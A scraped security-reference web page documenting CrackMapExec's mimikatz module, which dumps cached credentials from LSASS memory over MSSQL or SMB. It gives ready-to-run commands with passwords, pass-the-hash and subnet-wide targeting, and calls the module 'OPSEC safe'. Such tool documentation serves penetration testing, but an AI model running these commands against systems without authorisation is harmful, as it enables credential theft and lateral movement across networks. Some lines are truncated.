InfosecMatter
PRACTICAL CYBER SECURITY

Vulnerability Assessment Penetration Testing Network Security Bug Hunting Tools Metasploit Glossary Contact Support

CrackMapExec Mimikatz (mssql)

This page contains detailed information abou
protocol. For list of all CrackMapExec module

Description

This module executes PowerSploit's Invoke-M
cached credentials from memory from the LS
sekurlsa::logonpasswords Mimikatz comman

The mimikatz module is OPSEC safe. This me
any alarms.

Supported Protocols

- mssql
- smb

Module Source Code

- https://github.com/byt3bl33d3r/CrackMapExec/tree/master/cme/modules/mimikatz.py

Authors

- @byt3bl33d3r

Module Options

As you can see below, the mimikatz module has one option:

```
# cme mssql -M mimikatz --options
[*] mimikatz module options:

           COMMAND  Mimikatz command to execute (default: 'sekurlsa::logonpasswords')
```

Note that this option is not required. If you want to change the default value, you can do so by appending **-o COMMAND=VALUE** parameter to the command line.

Module Usage

This is how to use the mimikatz module while using the mssql protocol:

```
Syntax:
# cme mssql <TARGET[s]> -u <USERNAME> -p <PASSWORD> -d <DOMAIN> -M mimikatz
```

Welcome

This site asks for consent to use your data

Personalised advertising and content, advertising and content measurement, audience research and services development

Store and/or access information on a device

Learn more

Your personal data will be processed and information from your device (cookies, unique identifiers, and other device data) may be stored by, accessed by and shared with 134 TCF vendor(s) and 63 ad partner(s), or used specifically by this site or app.

Some vendors may process your personal data on the basis of legitimate interest, which you can object to by managing your options below. Look for a link at the bottom of this page to manage or withdraw consent in privacy and cookie settings.

Do not consent Consent

Manage options

SEARCH THIS SITE

FOLLOW US

Github | Twitter | Facebook

Enter your email address:

Subscribe

CATEGORIES

- Bug Bounty Tips (10)
- Exploitation (13)
- Network Security (8)
- Penetration Testing (42)
- Tools and Utilities (9)
- Vulnerability Assessment (8)

ARCHIVES

- January 2022 (1)
- November 2021 (1)
- October 2021 (1)
- July 2021 (1)
- June 2021 (1)
- May 2021 (5)
- April 2021 (6)
- December 2020 (3)
- November 2020 (3)
- October 2020 (3)
- September 2020 (3)
- August 2020 (4)
- July 2020 (4)
- June 2020 (6)

```
Admin user:
# cme mssql 10.0.5.1 -u sa -p P@ss123 -d . -M mimikatz
# cme mssql 10.0.5.1 -u sa -p P@ss123 --local-auth -M mimikatz

Normal user:
# cme mssql 10.0.5.1 -u dbuser -p P@ss123 -d target.corp -M mimikatz
```

CrackMapExec also supports passing the hash, so you can specify NTLM hash instead of a password:

```
# cme mssql 10.0.5.1 -u sa -H 432b022dc22aa5afe884e986b8383ff2 -d . -M mimikatz
# cme mssql 10.0.5.1 -u dbuser -H 432b022dc22aa5afe884e986b8383ff2 -d target.corp -M mimikatz
```

The mimikatz module can be also used against multiple hosts. Here's how to run it against multiple hosts:

```
# cme mssql target_list.txt -u sa -p P@ss123 -d . -M mimikatz
# cme mssql 10.0.5.0/24 -u sa -p P@ss123 -d . -M mimikatz
# cme mssql 10.0.5.1-100 -u sa -p P@ss123 -d . -M mimikatz
```

References

- https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1
- https://github.com/gentilkiwi/mimikatz

Version

This page has been created based on CrackMapExec version 5.1.7dev.
Visit CrackMapExec Module Library for more modules.

Welcome

This site asks for consent to use your data

Personalised advertising and content, advertising and content measurement, audience research and services development

Store and/or access information on a device

Your personal data will be processed and information from your device (cookies, unique identifiers, and other device data) may be stored by, accessed by and shared with 134 TCF vendor(s) and 63 ad partner(s), or used specifically by this site or app.

Some vendors may process your personal data on the basis of legitimate interest, which you can object to by managing your options below. Look for a link at the bottom of this page to manage or withdraw consent in privacy and cookie settings.

May 2020 (6)


April 2020 (4)

March 2020 (4)


February 2020 (7)

January 2020 (1)


RECENT POSTS




Nessus Plugin Library



Solving Problems with Office 365 Email from GoDaddy




Empire Module Library



CrackMapExec Module Library


Metasploit Android Modules

MOST VIEWED POSTS




Top 16 Active Directory Vulnerabilities

Top 10 Vulnerabilities: Internal Infrastructure Pentest



Terminal Escape Injection

Cisco Password Cracking and Decrypting Guide




Capture Passwords using Wireshark


MOST VIEWED TOOLS

SSH Brute Force Attack Tool using PuTTY / Plink (ssh-putty-brute.ps1)


SMB Brute Force Attack Tool in PowerShell (SMBLogin.ps1)



Port Scanner in PowerShell (TCP/UDP)



Nessus CSV Parser and Extractor



Default Password Scanner (default-http-login-hunter.sh)

Welcome

This site asks for consent to use your data

Personalised advertising and content, advertising and content measurement, audience research and services development

Store and/or access information on a device

Your personal data will be processed and information from your device (cookies, unique identifiers, and other device data) may be stored by, accessed by and shared with 134 TCF vendor(s) and 63 ad partner(s), or used specifically by this site or app.

Some vendors may process your personal data on the basis of legitimate interest, which you can object to by managing your options below. Look for a link at the bottom of this page to manage or withdraw consent in privacy and cookie settings.